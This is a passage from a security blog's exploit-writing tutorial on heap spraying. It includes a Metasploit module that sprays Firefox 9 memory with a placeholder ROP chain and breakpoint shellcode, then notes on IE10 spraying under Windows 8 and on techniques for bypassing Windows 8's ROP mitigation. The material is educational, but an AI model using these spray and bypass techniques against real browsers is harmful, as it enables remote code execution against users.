    include Msf::Exploit::Remote::HttpServer::HTML

    def initialize(info = {})
        super(update_info(info,
            'Name'           => 'Firefox 9 HeapSpray test - corelanc0d3r',
            'Description'    => %q{
                    This module demonstrates a heap spray on Firefox 9,
                    written by corelanc0d3r
            },
            'License'        => MSF_LICENSE,
            'Author'         => [ 'corelanc0d3r' ],
            'Version'        => '$Revision: $',
            'References'     =>
                [
                    [ 'URL', 'https://www.corelan.be' ],
                ],
            'DefaultOptions' =>
                {
                    'EXITFUNC' => 'process',
                },
            'Payload'        =>
                {
                    'Space'          => 1024,
                    'BadChars'       => "\x00",
                },
            'Platform'       => 'win',
            'Targets'        =>
                [
                    [ 'FF9',
                        {
                            'Ret' => 0x0C0C0C0C,
                            'OffSet' => 0x606,
                            'Size' => 0x40000
                        }
                    ]
                ],
            'DisclosureDate' => '',
            'DefaultTarget'  => 0))
    end

    def autofilter
        false
    end

    def check_dependencies
        use_zlib
    end

    def on_request_uri(cli, request)
        # Re-generate the payload.
        return if ((p = regenerate_payload(cli)) == nil)
```

```
        # Encode the rop chain
        rop = "AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHH"
        rop_js = Rex::Text.to_unescape(rop, Rex::Arch.endian(target.arch))

        # Encode some fake shellcode (breakpoints)
        code = "\xcc" * 400
        code_js = Rex::Text.to_unescape(code, Rex::Arch.endian(target.arch))

        spray = <<-JS

        var rop = unescape("#{rop_js}");       //ROP Chain
        var code = unescape("#{code_js}");    //Code to execute

        var offset_length = #{target['OffSet']};

        //spray
        for (var i=0; i < 0x800; i++)
        {

            var randomnumber1=Math.floor(Math.random()*90)+10;
            var randomnumber2=Math.floor(Math.random()*90)+10;
            var randomnumber3=Math.floor(Math.random()*90)+10;
            var randomnumber4=Math.floor(Math.random()*90)+10;

            var paddingstr = "%u" + randomnumber1.toString() + randomnumber2.toString();
            paddingstr += "%u" + randomnumber3.toString() + randomnumber4.toString();

            var padding = unescape(paddingstr);    //random padding

            while (padding.length < 0x1000) padding+= padding; // create big block of padding

            junk_offset = padding.substring(0, offset_length);  // offset to begin of ROP.

            var single_sprayblock = junk_offset + rop + code;
            single_sprayblock += padding.substring(0,0x800 - offset_length - rop.length - code.length);

            // simply repeat the block (just to make it bigger)
            while (single_sprayblock.length < #{target['Size']}) single_sprayblock += single_sprayblock;

            sprayblock = single_sprayblock.substring(0, (#{target['Size']}-6)/2);

            varname = "var" + randomnumber1.toString() + randomnumber2.toString();
            varname += randomnumber3.toString() + randomnumber4.toString();
            thisvarname = "var " + varname + "= '" + sprayblock +"';";
            eval(thisvarname);

        }

        document.write("Spray done");
        JS

        # build html

        content = <<-HTML
        <html>
        <body>
        <script language='javascript'>
        #{spray}
        </script>
        </body>
        </html>
        HTML

        print_status("Sending exploit to #{cli.peerhost}:#{cli.peerport}...")

        # Transmit the response to the client
        send_response_html(cli, content)

    end

end
```

On Vista SP2, this is what you should get :



Note : I noticed that sometimes, the page actually seems to hang and needs a refresh to run the entire code. It may be possible to get around it by putting a small auto reload routine in the html head.

Again, you can further optimize the randomization routine (just like what I did with the IE9 heap spray module), but I guess you get the picture by now.

Heap Spraying on IE10 – Windows 8

Heap Spray

Pushing my "luck" a little further, I decided to try the IE9 heap spray script on a 32bit version of IE10 (running on Windows 8 Developer Preview Edition). Although 0x0c0c0c0c didn't point into the spray, a search for "AAAABBBBCCCCDDDD" returned a lot of pointers, which means the allocations worked.

Based on the tests I did, it looks like at least a part of the allocations are subject to ASLR, which will make them a lot less predictable.

I did notice though, on my test system, that all (or almost all) pointers to "AAAABBBBCCCCDDDD" were placed at an address ending with 0xc0c

```
0x31128c0c : "AAAABBBBCCCC" |       {PAGE_READWRITE} [None]
0x31129c0c : "AAAABBBBCCCC" |       {PAGE_READWRITE} [None]
0x3112ac0c : "AAAABBBBCCCC" |       {PAGE_READWRITE} [None]
0x3112bc0c : "AAAABBBBCCCC" |       {PAGE_READWRITE} [None]
0x3112cc0c : "AAAABBBBCCCC" |       {PAGE_READWRITE} [None]
0x3112dc0c : "AAAABBBBCCCC" |       {PAGE_READWRITE} [None]
0x3112ec0c : "AAAABBBBCCCC" |       {PAGE_READWRITE} [None]
0x3112fc0c : "AAAABBBBCCCC" |       {PAGE_READWRITE} [None]
0x31130c0c : "AAAABBBBCCCC" | ascii {PAGE_READWRITE} [None]
0x31131c0c : "AAAABBBBCCCC" | ascii {PAGE_READWRITE} [None]
0x31132c0c : "AAAABBBBCCCC" | ascii {PAGE_READWRITE} [None]
0x31133c0c : "AAAABBBBCCCC" | ascii {PAGE_READWRITE} [None]
0x31134c0c : "AAAABBBBCCCC" | ascii {PAGE_READWRITE} [None]
0x31135c0c : "AAAABBBBCCCC" | ascii {PAGE_READWRITE} [None]
0x31136c0c : "AAAABBBBCCCC" | ascii {PAGE_READWRITE} [None]
0x31137c0c : "AAAABBBBCCCC" | ascii {PAGE_READWRITE} [None]
0x31138c0c : "AAAABBBBCCCC" |       {PAGE_READWRITE} [None]
0x31139c0c : "AAAABBBBCCCC" |       {PAGE_READWRITE} [None]
0x3113ac0c : "AAAABBBBCCCC" |       {PAGE_READWRITE} [None]
0x3113bc0c : "AAAABBBBCCCC" |       {PAGE_READWRITE} [None]
0x3113cc0c : "AAAABBBBCCCC" |       {PAGE_READWRITE} [None]
0x3113dc0c : "AAAABBBBCCCC" |       {PAGE_READWRITE} [None]
0x3113ec0c : "AAAABBBBCCCC" |       {PAGE_READWRITE} [None]
0x3113fc0c : "AAAABBBBCCCC" |       {PAGE_READWRITE} [None]
```

So, I decided it was time to run a few sprays and grab all the pointers, and then look for matching pointers.

I ran the spray 3 times and stored the results under c:\results… Filenames are find1.txt, find2.txt and find3.txt

I then used mona filecompare to find matching pointers in all 3 files:

```
!mona filecompare -f "c:\results\find1.txt,c:\results\find2.txt,c:\results\find3.txt"
```

This basic comparison didn't return any matching pointers, but that doesn't mean there aren't any overlapping memory areas that might contain your sprayed data every time.

Even if you can't find a matching pointer, you may be able to hit your desired pointer by either reloading the page (if possible), or take advantage of the fact that the page might respawn automatically after a crash (and thus run the spray again).

ROP Mitigation & Bypass

Even if you manage to perform a precise heap spray on IE10, Microsoft implemented a new ROP mitigation mechanism on Windows 8, which will further complicate DEP bypass exploits. Some API's (the ones that will manipulate virtual memory) will now check if the arguments to the API call are stored on the stack – that is, the real stack (the memory range associated with the stack). When changing ESP into the heap, the API call won't work.

Of course, these mitigations are system-wide... so if your target is using a browser or application where a heap spray is possible, you will have to deal with it.

Dan Rosenberg and Bkis documented some ways around this mitigation.

Dan posted his findings here, explaining a possible way to write the API arguments to the real stack. The routine is based on the fact that one of the registers may point into your payload on the heap. If you use a xchg reg,esp + retn to return to the ROP chain in the heap, then this register will point to the real stack as soon as the rop chain starts. By using that register, you might be able to write the arguments to the real stack and make sure ESP points to the arguments again when calling the API.

Bkis demonstrated a different technique, based on gadgets from msvcr71.dll in this and this post. In his approach, he used a gadget that ends up reading the real stack address from the TEB, then used a memcpy() to copy the actual ROP chain + shellcode to the stack, and finally returned to the ROP chain on the stack. Yes, the arguments for memcpy() don't need to be on the real stack :)

To be honest, I don't think there will be a lot modules that include gadgets to read the real stack pointer from the TEB. So perhaps a "best of both worlds" approach may work:

First, make sure one of the registers points to the stack when you return to the heap, and

- call a memcpy(), copying the real rop chain + shellcode to the stack (using the saved stack pointer).
- return to the stack
- run the real rop chain and execute the shellcode

Thanks to

- Corelan Team – for your help contributing heaps of stuff to the tutorial, for reviewing and for testing the various scripts and techniques, and bringing me red bull when I needed it :) Tutorials like this are not the work of one man, but the result of weeks (and something months) of team work. Kudos to you guys.
- My wife & daughter, for your everlasting love & support
- Wishi, for reviewing the tutorial
- Moshe Ben Abu, for allowing me to publish his work (script & exploit modules) on spraying with images. Respect bro !

Finally, thank YOU, the infosec community, for waiting almost year and a half on this next tutorial. Changes in my personal life and some rough incidents certainly haven't made it easy for me to stay motivated and focused to work on doing research and writing tutorials.

Although motivation still hasn't fully returned, I feel happy and relieved to be able to publish this tutorial, so please accept this as a small token of my appreciation of what you have done for me when I needed your help. Your support over the last few months meant a lot to me. Unfortunately some people were less friendly and some individuals even disassociated themselves from me/Corelan. I guess that's life... sometimes people forget where they came from.

I wished motivation was just a button you could switch on or off, but that certainly is not the case. I'm still struggling, but I'm getting there.

Anyways, I hope you like this new tutorial, so ~~spray~~ spread the word.

Needless to say this document is copyright protected. Don't steal the work from others. There's no need to republish this tutorial either, cause Corelan is here to stay.

If you are ever interested in taking one of my classes, check www.corelan-training.com.

If you just want to talk to us, hang out, ask questions, feel free to head over to the #corelan channel on freenode IRC. We're there to help and welcome any question, newbie or expert...

Merry Christmas friends and a splendid & healthy 2012 to you and your family !

This entry was posted on Saturday, December 31st, 2011 at 11:59 pm and is filed under 001_Security, Exploit Writing Tutorials You can follow any responses to this entry through the Comments (RSS) feed. You can leave a response, or trackback from your own site.